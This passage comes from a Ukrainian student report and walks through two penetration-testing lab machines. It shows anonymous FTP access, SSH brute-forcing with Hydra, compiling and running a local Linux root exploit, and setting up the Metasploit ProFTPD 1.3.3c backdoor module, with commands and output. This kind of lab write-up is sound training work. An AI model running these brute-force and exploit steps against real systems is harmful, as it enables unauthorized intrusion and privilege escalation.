З результатів ми виявили, що порт 21 для FTP, 22 для SSH, 80 для http відкриті. Ми також виявили, що анонімний вхід через FTP також дозволений. Спробуємо відкрити сторінку за замовчуванням на порту 80 у веб-браузері (рисунок 3.103):




Рисунок 3.103 – Сторінка веб-сайту

Під час сканування на вразливості виявлено каталог під назвою «secret/»(рисунок 3.102). Пройемося по цьому каталогу (рисунок 3.104):




Рисунок 3.104 – Відкриття каталогу

Входимо через FTP (рисунок 3.105):

```
(kali㉿kali)-[~]
$ ftp 10.24.10.5
Connected to 10.24.10.5.
220 (vsFTPD 3.0.2)
Name (10.24.10.5:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
```

Рисунок 3.105 – Вхід через ftp

За допомогою ls переглянемо всі файли, включаючи приховані і виведемо детальну інформацію про кожен файл: права доступу, кількість посилань, власника, групу, розмір, дату останньої зміни та ім'я файлу(рисунок 3.106):

```
ftp> ls -al
229 Entering Extended Passive Mode (|||45200|).
150 Here comes the directory listing.
drwxr-xr-x  2 0      112      4096 Aug 10  2014 .
drwxr-xr-x  2 0      112      4096 Aug 10  2014 ..
-rwxrwxrwx  1 1000    0        8068 Aug 10  2014 lol.pcap
226 Directory send OK.
ftp> |
```

Рисунок 3.106 – Використання ls

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				67
Змн.	Арк.	№ докум.	Підпис	Дата		

Завантажмо файл lol.pcap за допомогою get. Потім аналізуємо цей файл за допомогою Wireshark(рисунок 3.107):




Рисунок 3.107 – Вибір файлу в WireShare

Аналізуємо кожен пакет(рисунок 3.108):




Рисунок 3.108 – Аналіз файлів

Під час аналізу ми знайшли текст, який розкриває деяку цікаву інформацію. Написано, що ви знайшли «sup3rs3cr3tdirlol» (рисунок 3.108). Спробуємо отримати до нього доступ(рисунок 3.109):

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				68
Змн.	Арк.	№ докум.	Підпис	Дата		




Рисунок 3.109 – Сторінка sup3rs3cr3tdirlol

Під час доступу до цього каталогу ми знайшли файл roflmao(рисунок 3.109). Завантажуємо цей файл. І за допомогою cat досліджуємо його(рисунок 3.110):




Рисунок 3.110 – Дослідження файлу

Бачимо повідомлення «Find address 0x0856BF». Спробуємо дослідити цю адресу(рисунок 3.111):




Рисунок 3.111 – Дослідження адреси

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				69
Змн.	Арк.	№ докум.	Підпис	Дата		

Ми знаходимо дві папки. В одній написано «Good_Luck», а в іншій, здається, є якісь паролі(рисунок 3.112):




Рисунок 3.112 – Папка “Good Luck”

Папка «Good Luck» містить текстовий файл. Це може бути файл з іменем користувача(рисунок 3.113):




Рисунок 3.113 – Перегляд текстового файлу which_one_lol

Інший файл має назву «Pass.txt» (рисунок 3.114):




Рисунок 3.114 – Перегляд текстового файлу Pass

Завантажмо ці файли за допомогою wget (рисунок 3.115):

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				70
Змн.	Арк.	№ докум.	Підпис	Дата		

```
Kali_Kucher-Vitalii [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~/Downloads

(kali@kali)~/Downloads
$ wget http://10.24.10.5/0x0856BF/this_folder_contains_the_password/Pass.txt
--2025-06-21 21:36:53-- http://10.24.10.5/0x0856BF/this_folder_contains_the_password/Pass.txt
Connecting to 10.24.10.5:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 12 [text/plain]
Saving to: 'Pass.txt'

Pass.txt                                100%[=====] 12 --.-KB/s in 0s

2025-06-21 21:36:54 (1.78 MB/s) - 'Pass.txt' saved [12/12]

(kali@kali)~/Downloads
$ wget http://10.24.10.5/0x0856BF/good_luck/which_one_lol.txt
--2025-06-21 21:37:10-- http://10.24.10.5/0x0856BF/good_luck/which_one_lol.txt
Connecting to 10.24.10.5:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 109 [text/plain]
Saving to: 'which_one_lol.txt'

which_one_lol.txt                      100%[=====] 109 --.-KB/s in 0s

2025-06-21 21:37:10 (23.2 MB/s) - 'which_one_lol.txt' saved [109/109]

(kali@kali)~/Downloads
$
```

Рисунок 3.115 – Завантаження файлів

Перейдемо до перебору імені користувача та пароля для ssh-сервісу за допомогою Нудра(рисунок 3.116):

```
Kali_Kucher-Vitalii [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~/Downloads

(kali@kali)~/Downloads
$ hydra -L which_one_lol.txt -p Pass.txt ssh://10.24.10.5
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-21 21:38:23
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (1:10/p:1), ~1 try per task
[WARNING] attacking ssh://10.24.10.5:22/
[22][ssh] host: 10.24.10.5 login: overflow password: Pass.txt
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-21 21:38:37

(kali@kali)~/Downloads
$
```

Рисунок 3.116 – Брутфорс за допомогою Нудра

Ми успішно отримали ім'я користувача та пароль. Спробуємо увійти. (рисунок 3.117):

```
(kali@kali)~/Downloads
$ ssh overflow@10.24.10.5 -p 22
The authenticity of host '10.24.10.5 (10.24.10.5)' can't be established.
ED25519 key fingerprint is SHA256:jhpbgUldAKI9YAJ0KhJZe9ypYt7G1EKUKU2WQ+zZBSs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.24.10.5' (ED25519) to the list of known hosts.
overflow@10.24.10.5's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Aug 13 01:14:09 2014 from 10.0.0.12
Could not chdir to home directory /home/overflow: No such file or directory
$
```

Рисунок 3.117 – Вхід за допомогою ssh

Спочатку перевіримо версію ОС, щоб ми могли знайти можливі експлойти. (рисуюнок 3.118):

Рисуюнок 3.118 – Вхід за допомогою ssh

Отже, тепер ми знаємо, що на машині працює Ubuntu версії 14.04. Тепер час скористатися searchsploit для пошуку експлойтів (рисуюнок 3.119):

Рисуюнок 3.119 – Пошук експлойтів

Тепер нам потрібно завантажити файл у папку /tmp вразливої машини. (рисуюнок 3.120):

Рисуюнок 3.120 – Завантаження файлу в папку /tmp

Ми дізналися, що ми локальний користувач. Щоб підвищити наші привілеї, запускаємо скомпільований файл (рисуюнок 3.121):

```

overflow@troll:/tmp$ mv 37292 37292.c
overflow@troll:/tmp$ ls
37292.c  les.sh
overflow@troll:/tmp$ gcc 37292.c -o exploit
overflow@troll:/tmp$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# ba^H^H^H^H^C
# bash
root@troll:/tmp# cd /root/
root@troll:/root# ls
proof.txt
root@troll:/root# cat proof.txt
Good job, you did it!

702a8c18d29c6f3ca0d99ef5712bfbd
root@troll:/root#

```

Рисунок 3.121 – Підвищення привілеїв

Спробуємо ввести прапор в завдання (рисунок 3.122):




Рисунок 3.122 – Успішне введення прапору

Переходимо до наступного завдання (рисунок 3.123):




Рисунок 3.123 – Опис завдання Basic-Pentesting

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				73
Змн.	Арк.	№ докум.	Підпис	Дата		

Переглянемо служби, їх версії та набір базових скриптів (рисуюнок 3.124):

```
(kali@kali)-[/etc]
$ nmap -sS -sC -A -T4 10.24.10.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-23 01:38 EDT
Nmap scan report for 10.24.10.4
Host is up (0.058s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c content has been added, yet.
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256  f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256  12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 4 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE (using port 443/tcp)
HOP RTT      ADDRESS
1   5.03 ms   fls-miljo.gw.dk.uu.net (195.24.10.1)
2   26.98 ms  193.24.10.1
3   37.08 ms  194.24.10.2
4   60.11 ms  10.24.10.4

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 20.57 seconds

(kali@kali)-[/etc]
$
```

Рисуюнок 3.124 – Результат сканування

Порт 80 був відкритий, тож ми маємо справу з веб-сервером (рисуюнок 3.125):



Рисуюнок 3.125 – Веб-сервер

Поки нічого цікавого. Спробуємо знайти приховані каталоги. В цьому нам допоможе інструмент gobuster (рисуюнок 3.126):

```
(kali@kali)-[/etc]
$ gobuster dir -u 10.24.10.4 -w /usr/share/wordlists/dirb/common.txt --no-error
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.24.10.4
[+] Method: software is running GET content has been added, yet.
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./hta (Status: 403) [Size: 289]
./htpasswd (Status: 403) [Size: 294]
./htaccess (Status: 403) [Size: 294]
./index.html (Status: 200) [Size: 177]
./secret (Status: 301) [Size: 309] [--> http://10.24.10.4/secret/]
./server-status (Status: 403) [Size: 298]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====

(kali@kali)-[/etc]
$
```

Рисуюнок 3.126 – Результат сканування

Спробуємо перейти на сторінку /secret (рисунок 3.127):



Рисунок 3.127 – Сторінка /secret

Сайт працює на WordPress, тому запам'ятовуємо цю інформацію (рисунок 3.127). Далі можемо побачити текстове посилання на вхід. Відкриваємо його (рисунок 3.128):




Рисунок 3.128 – Перехід за посиланням

На цій веб-сторінці відображається посилання для входу, однак після його натискання з'являється повідомлення про помилку «сервер не знайдено» (рисунок 3.128). Це свідчить про те, що слід змінити цільове ім'я хоста «vtcsec» на IP-адресу нашої робочої станції (рисунок 3.129):




Рисунок 3.129 – Результат зміни

Тепер ми бачимо сторінку авторизації, однак на цьому етапі ми не маємо облікових даних для входу. Спробуймо повернутися до результатів попереднього сканування за допомогою nmap, що зображено на рисунку 3.124.

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				75
Змн.	Арк.	№ докум.	Підпис	Дата		

У звіті ми бачимо, що на порту 21 запущено сервіс FTP, зокрема – ProFTPD версії 1.3.3c. Це може бути потенційною вразливістю, тож спробуємо пошукати додаткову інформацію в Google(рисунок 3.130):



Рисунок 3.130 – Результат перегляду

Під час пошуку з'ясовується, що дана версія ProFTPD містить бекдор, який дозволяє віддалене виконання команд. Ця вразливість реалізована як модуль у Metasploit і класифікується як Backdoor Command Execution. Це означає, що за допомогою відповідного експлойта можна отримати повний віддалений доступ до цільової системи. Щоб знайти експлойт у локальній базі ExploitDB, скористаємося командою searchsploit(рисунок 3.131):




Рисунок 3.131 – Результат перегляду

Тут ми бачимо, що йдеться про вразливість типу Compromised Source Backdoor Remote Code Execution – віддалене виконання коду через вбудований бекдор у скомпрометованому вихідному коді. Запускаємо консоль Metasploit за допомогою команди msfconsole(рисунок 3.132):




Рисунок 3.132 – Використання Metasploit

Отже, ми бачимо, що в списку є один модуль з експлойтом. Ми скористаємося саме ним(рисунк 3.133):

```

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > use 0
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 10.24.10.4
RHOSTS => 10.24.10.4
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
=====
#  Name                                     Disclosure Date  Rank  Check  Description
---  -
0  payload/cmd/unix/adduser                  .               normal No    Add user with useradd
1  payload/cmd/unix/bind_perl                .               normal No    Unix Command Shell, Bind TCP (via Perl)
